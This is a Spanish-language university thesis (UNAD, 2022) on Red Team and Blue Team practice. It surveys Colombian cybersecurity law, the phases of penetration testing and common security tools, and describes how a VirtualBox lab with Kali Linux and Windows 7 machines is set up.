CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y READTEAM

LUIS ALBERTO ROBLES LOGREIRA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANQUILLA
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y READTEAM

LUIS ALBERTO ROBLES LOGREIRA

Documento Técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Luis Fernando Zambrano Hernández
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BARRANQUILLA
2022

INDICE

Pág.

RESUMEN

Entre las dinámicas a tratar en el ámbito de la ciberseguridad se encuentran la aparición de estrategias clave para mitigar estos fenómenos, como los equipos de respuesta Blue Team y Red Team, estrategias de auditoría para medir los posibles fallos de una empresa y la exposición real de sus activos a posibles ataques informáticos, brechas de seguridad, de ahí se desprenden unos estatutos para apoyar las intrusiones delictivas de forma que se mitigue el delito.

Desde esta perspectiva, es necesario conocer y utilizar las herramientas que permitan mitigar los ataques a los que se ve sometido la red informática de una organización. Y en el presente informe se abordan las fases del pentesting, como la recopilación de la información, el análisis de las vulnerabilidades, la explotación de las mismas, y el reporte y contención de las mismas.

Palabras Clave:
Blue Team, Ciberseguridad, Pentesting, Red Team, Vulnerabilidades.

GLOSARIO

Activos informáticos: recursos importantes que posee una organización.

Antivirus: Es un software diseñado para detectar y eliminar código malicioso para proteger los sistemas informáticos y otros componentes.

Ataque informático: Una acción realizada por un individuo en un sistema de manera dañina para comprometer su seguridad.

Confidencialidad: Información preferente y muy importante que no puede ser manipulada por personas no autorizadas en una organización.

Delitos informáticos: este es un acto típico, ilegal y pecaminoso de un delincuente en un sistema o activo informático.

Disponibilidad: La capacidad de un sistema o información para ser utilizada a partir de la accesibilidad y control de los usuarios.

Incidentes informáticos: eventos relacionados con el impacto, la integridad y la disponibilidad de los activos de información de una organización.

Integridad: Es el aseguramiento de la información que se publica de un sistema a otro, se debe determinar que la información enviada y recibida sea veraz.

INTRODUCCIÓN

La ciberseguridad debe ser una prioridad para todas las organizaciones privadas colombianas, especialmente en un momento en que la transformación digital está en aumento. Esta situación amerita un análisis de las principales amenazas y vulnerabilidades que enfrentan las organizaciones colombianas, ya que el desconocimiento y la falta de ciberseguridad hacen que los sistemas sean más vulnerables y les brindan opciones para delitos como fraude, suplantación de identidad, phishing y un ataque más sofisticado con un muy alto nivel técnico.

Al desarrollar este taller utilizando el escenario interno de la empresa "Hacker Security" a través de cinco fases, se puede analizar desde la perspectiva del equipo rojo y el equipo azul, como las actividades del Red Team y el Blue Team evolucionan en estándares éticos y legales dentro de la Organización, basados en la detección de vulnerabilidades en los sistemas informáticos utilizando métodos y técnicas de penetración, y el desarrollo de una estrategia de contención mediante el análisis de riesgos y vulnerabilidades de la infraestructura de TI.

Considerando que la información se ha convertido en uno de los activos más importantes de una empresa y su transmisión a través de diferentes medios se ha vuelto muy importante para su buen uso, las redes de datos se han utilizado para acortar distancias y aprovechar el procesamiento de datos flexible y eficiente en las organizaciones.

Como parte tan importante de la gestión de los activos informáticos de una empresa, es necesario proteger este recurso de accesos no deseados, garantizando los 3 pilares de seguridad, confidencialidad, integridad y disponibilidad de la información para facilitar el acceso de los usuarios a la misma. Actualmente, desarrollaremos diferentes estrategias de equipo azul y equipo rojo para profundizar nuestra comprensión del tema y desarrollar estrategias para mejorar la ciberseguridad organizacional.

OBJETIVOS

OBJETIVO GENERAL

Construir un informe técnico que permita determinar la estrategia usada por los equipos Red Team y Blue Team para identificar vulnerabilidades en una organización.

OBJETIVOS ESPECÍFICOS

- Identificar en la legislación nacional las políticas implementadas en el marco de la seguridad informática en Colombia.

- Identificar los tipos de vulnerabilidades dentro del sistema.

- Identificar herramientas y/o aplicaciones que nos permitan mitigar y contener la afectación que se pueda presentar en una red informática.

DESARROLLO DEL INFORME

ETAPA 1 - CONCEPTOS EQUIPOS DE SEGURIDAD

1. Colombia es un país que progresivamente ha desarrollado estatutos de delitos informáticos de la misma manera en materia técnica, pero en cuanto al desarrollo del alcance legal colombiano a favor de la defensa de la confidencialidad, integridad y disponibilidad de los sistemas informáticos, el cual carece de mucha regulación e implementar.

Con base en algunos aspectos importantes de la protección de datos personales, contamos con las siguientes leyes y decretos:

1.1 LEY 1273 DEL AÑO 2009

"Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las Tecnologías de la información y las comunicaciones, entre otras disposiciones."[1]

1.2 LEY 527 DEL AÑO 1999

El mismo documento fue suscrito y publicado en la República de Colombia el 18 de agosto de 1999, que trata sobre la regulación del acceso y uso de datos, comercio electrónico y firmas digitales, determinando qué entidades serán certificadas para tal efecto y otras disposiciones.

Define y regula el acceso y uso de los mensajes de datos, así como el establecimiento de entidades de comercio electrónico, firma digital y autenticación, y dicta otras normas.

1.3 LEY 962 DEL AÑO 2005

Promulgada en la República de Colombia el 8 de julio de 2005, establece disposiciones legales acordes a los procedimientos administrativos de las instituciones y entidades del Estado, especialmente los funcionarios públicos.

---

[1] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCION PÚBLICA. [Sitio web]. Bogotá: FUNCIÓN PÚBLICA, Ley 1341 de 2009. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=36913

1.4 LEY 1341 DEL AÑO 2009

Fue promulgada en la República de Colombia el 30 de julio de 2009, "Por la cual se definen principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones TIC, se crea la Agencia Nacional de Espectro y se dictan otras disposiciones."[2]

1.5 LEY 1581 DE OCTUBRE 17 DEL AÑO 2012

Esta ley, promulgada en la República de Colombia el 17 de octubre de 2012, prohíbe la transferencia de datos a países sin protección de datos regulada. "Esta prohibición NO REGIRÁ cuando se trate de: Información respecto de la cual el Titular haya otorgado su autorización expresa e inequívoca para la transferencia."

1.6 DECRETO 1377 DEL AÑO 2013

Promulgado en la República de Colombia en 2013, "Ley No. 1581 de 2012 [3], parcialmente reglamentado", tiene por objeto "(…) desarrollar los derechos constitucionales que todos deben conocer, actualizar y corregir en bases de datos o documentos, la información recogida sobre ellos en la Constitución Política, y los demás derechos, libertades y garantías constitucionales previstos en el artículo 15 de la Constitución Política, y el derecho a la información previsto en el artículo 20". [4]

Las pruebas de penetración suelen ser una acción acordada entre un probador de penetración y una empresa o individuo que desea probar sus sistemas informáticos para identificar y posteriormente corregir posibles vulnerabilidades y peligros asociados con ellos. Esta auditoría representa una importante fuente de información para el cliente, ya que los probadores de penetración actuarán como atacantes, brindando información desde una perspectiva completamente diferente a la que puede aportar el propio equipo de TI de la empresa (si no se realizan pruebas de penetración).

---

[2] SECRETARÍA GENERAL DE LA ALCALDÍA MAYOR DE BOGOTÁ. [Sitio web]. Bogotá: SECRETARÍA GENERAL. Ley 1341 de 2009. [Consulta: 02 de octubre de 2022]. Disponible en: https://secretariageneral.gov.co/transparencia/normatividad/normatividad/ley-1341-2009

[3] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCION PÚBLICA. [Sitio web]. Bogotá: FUNCIÓN PÚBLICA, Decreto 1377 de 2013. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

[4] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCION PÚBLICA. [Sitio web]. Bogotá: FUNCIÓN PÚBLICA, Decreto 1377 de 2013. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Los objetivos de las pruebas de penetración varían de un cliente a otro y pueden requerir un probador de penetración para probar aplicaciones web, intentar ataques de ingeniería social, actuar como un atacante interno, examinar los sistemas de seguridad física de una oficina y más. En general, cualquier prueba de penetración debe seguir pasos predeterminados para presentar un buen resultado al final, estos pasos pueden variar según el auditor, pero generalmente son los siguientes: [5]

2. FASES DE LAS PRUEBAS DE PENETRACIÓN

2.1 Fase Uno - Contacto

Durante esta fase inicial, el cliente debe acordar cuál será la prueba de penetración, los objetivos de la prueba de penetración, cuáles son los servicios críticos de la empresa y los principales problemas que pueden surgir en caso de un ataque.

2.2 Fase Dos - Recolección de Información

Durante esta fase de pruebas de penetración, obtenga la mayor cantidad de información posible sobre la empresa a través de arañas y escáneres para comprender los sistemas y programas que se ejecutan. La actividad de los empleados en las redes sociales de la empresa también puede revelar los sistemas que utilizan, el correo electrónico y más.

Aquí toca explicar a los clientes los tipos de pruebas de penetración: caja negra, caja gris, caja blanca.

Auditoria de caja negra

Una "caja negra" se conoce como auditoría de seguridad o prueba de penetración, en la que el auditor no tiene conocimiento de la infraestructura técnica subyacente. Este control de seguridad es ideal para simular un ataque desde el exterior y comprender el alcance del ataque.

En este tipo de revisión de seguridad, el equipo de auditoría no tiene interacción previa del usuario con la aplicación que se analiza. En este tipo de trabajo, los equipos de análisis deben recopilar información sobre la plataforma para idear el plan de ataque más plausible.

---

[5] CYBERSEGURIDAD.NET. [Sitio web]. CYBERSEGURIDAD, Las fases de un test de penetración (Pentest) (Pentesting I) [Consulta: 02 de octubre de 2022]. Disponible en: https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i

Auditoría de caja blanca

Esta es una auditoría de seguridad más completa. Entre otras cosas, proporciona información técnica sobre el activo que se audita, incluida información que depende del activo que se analiza, como usuarios, contraseñas y mecanismos de seguridad existentes. Con este enfoque, los auditores no necesitan realizar un esfuerzo extra buscando información y pueden concentrarse en aquellos elementos que son críticos para su negocio.

El objetivo es proteger la plataforma de ataques más sofisticados, para dotar a la plataforma de una mayor protección frente a atacantes que disponen de más recursos o por la criticidad de la información que procesan.

Auditoría de caja gris

Esta es una auditoría que mezcla las características de las dos primeras. Esta es probablemente la mejor auditoría porque se simula el ataque y podemos obtener un mejor código para nuestra aplicación. Parte de la información puede ser reportada al auditor para intentar "actualizar" el resto del sistema, o intentar iniciar esta prueba desde múltiples puntos, estas pruebas incluyen intranet, extranet, Wi-Fi, estaciones personales, etc.

2.3 Fase Tres - Modelado de Amenaza

Fase de modelado de amenazas En este punto, en base a la información recopilada anteriormente, debe pensar como un atacante, cuál será nuestra estrategia de penetración. ¿Cuáles deben ser nuestros objetivos y cómo debemos alcanzarlos?

Los métodos más extendidos son: Hacking de Google, OSINT, Doxing.

2.4 Fase Cuatro - Análisis de vulnerabilidades

La fase de análisis de vulnerabilidades, en cuyo punto se debe evaluar el éxito probable de la estrategia de penetración mediante la identificación proactiva de vulnerabilidades. Es en este momento cuando el poder de los probadores de penetración se revela por su creatividad.

2.5 Fase Cinco de Explotación

Durante la fase de desarrollo, es el momento de intentar acceder al sistema objetivo de la prueba de penetración, ya que se trata de explotar las vulnerabilidades identificadas en la fase anterior, o simplemente utilizar las credenciales obtenidas para acceder al sistema.

A continuación, enumera herramientas para explotar sistemas informáticos: Aircrack-ng, THC Hydra, Netcat, Nmap, Nessus, WireShark, Snort, Kismet Wireless.

2.6 Fase Seis de Post-Explotación

La fase posterior al desarrollo, que comienza una vez que está en el sistema del cliente, debe demostrar lo que significa esta brecha de seguridad para el cliente. Acceder a computadoras heredadas que ni siquiera son parte de un dominio no es lo mismo que acceder a un DC directamente.

2.7 Fase Siete de Informe

Durante la etapa de reporte final, los resultados de la auditoría deben ser presentados a los clientes para que comprendan la severidad del riesgo que representan las vulnerabilidades encontradas en su empresa u organización, destacando los puntos principales de la correcta implementación de la seguridad.

3. HERRAMIENTAS DE SEGURIDAD DE RED

Las herramientas de ciberseguridad son críticas y existen amplias posibilidades para desarrollar sus propias herramientas con herramientas existentes y software especializado. Como futuro experto, debes definir e interpretar las siguientes herramientas:

3.1 Metasploit

Es una herramienta desarrollada en Perl y Ruby con un enfoque en la auditoría, sin embargo, la seguridad también es utilizada por los ciberdelincuentes con fines maliciosos, esta herramienta tiene muchas vulnerabilidades y utiliza vulnerabilidades conocidas en las que los módulos se denominan payloads para explotar la vulnerabilidad. También tiene otros módulos llamados codificadores que contienen elusión de antivirus o sistemas de seguridad. Además, permite la interacción con otras herramientas como Nmap.

3.2 Nmap

Esta es una herramienta de código abierto para el escaneo y la auditoría de redes que utiliza paquetes IP para determinar qué computadoras están disponibles en la red. Utilice esta herramienta para determinar servicios

como el nombre y la versión de la aplicación, el sistema operativo y el tipo de firewall que se está ejecutando.

3.3 OpenVas

Open Vulnerability Assessment Scanner es un marco, una herramienta de análisis de vulnerabilidades, que puede detectar diferentes tipos de problemas de bajo riesgo para los usuarios.

Ofrece una gran cantidad de servicios y herramientas que lo convierten en una excelente opción para el escaneo y la administración de vulnerabilidades; tiene la capacidad de examinar múltiples protocolos industriales y de Internet, tanto de alto como de bajo nivel.

3.4 ExploitDB

Su palabra quieres decir “explorar y aprovechar” hablando se sistemas informáticos. Es un conjunto de comandos y acciones usado con la finalidad de aprovechar toda vulnerabilidad encontrada en un sistema y para lograr un funcionamiento no correcto ni deseado por los dueños.

3.5 CVE

“Los puntos vulnerables y las exposiciones comunes (CVE) conforman una lista de fallas de seguridad informática que se encuentra disponible al público. Cuando alguien habla de un CVE, se refiere a una falla a la cual se le asignó un número de identificación.

Las advertencias de seguridad que emiten los proveedores y los investigadores casi siempre mencionan al menos uno de estos identificadores. Los CVE permiten que los especialistas en TI coordinen sus iniciativas para priorizar y solucionar los puntos vulnerables, a fin de reforzar la seguridad de los sistemas informáticos.” [6]

[6] RED HAT ENTERPRISE LINUX. [Sitio web]. RED HAT, El concepto de CVE. [Consulta: 02 de octubre de 2022]. Disponible en: https://www.redhat.com/es/topics/security/what-is-cve

4 INSTALACION Y CONFIGURACION DEL “BANCO DE TRABAJO”

Entramos a la página web https://www.virtualbox.org/ y descargamos la versión 6.1 de VirtualBox

Figura 1. Descarga e Instalación de Virtual Box

Figura 1. Fuente: Elaboración propia

El enlace de descarga de las imágenes OVA compartidas en Google Drive es el siguiente:

https://drive.google.com/drive/folders/1UnqXahzkNJbrnEKMnI3wF1zRMEulDwUI

Figura 2. Imágenes OVA en Google Drive

Figura 2. Fuente: Elaboración propia

Descargamos cada una de las imágenes OVA para el posterior montaje del laboratorio: Un Windows 7 X86, un Windows 7 X64 y un Kali Linux:

Figura 3. Descarga de imágenes OVA en Google Drive



Figura 3. Fuente: Elaboración propia

4.1 Máquina Kali Linux:

Figura 4. Instalación de Máquina Kali Linux



Figura 4. Fuente: Elaboración propia

- IP Máquina Linux: 192.168.205.144

Figura 4. Dirección IP Máquina Kali Linux



Figura 4. Fuente: Elaboración propia

4.2 Máquina Windows x86

Figura 5. Instalación de Máquina Windows x86



Figura 5. Fuente: Elaboración propia

- IP Máquina Windows x86: 192.168.205.243

Figura 6. Dirección IP Máquina Windows x86



Figura 6. Fuente: Elaboración propia

- Comunicación entre Windows x86 y Kali Linux:

Figura 7. Comunicación entre Windows x86 y Kali Linux



Figura 7. Fuente: Elaboración propia

4.3 Máquina Windows x64

Figura 8. Instalación de Máquina Windows x64



Figura 8. Fuente: Elaboración propia

- IP Máquina Windows x64: 192.168.205.1

Figura 9. Dirección IP Máquina Windows x64

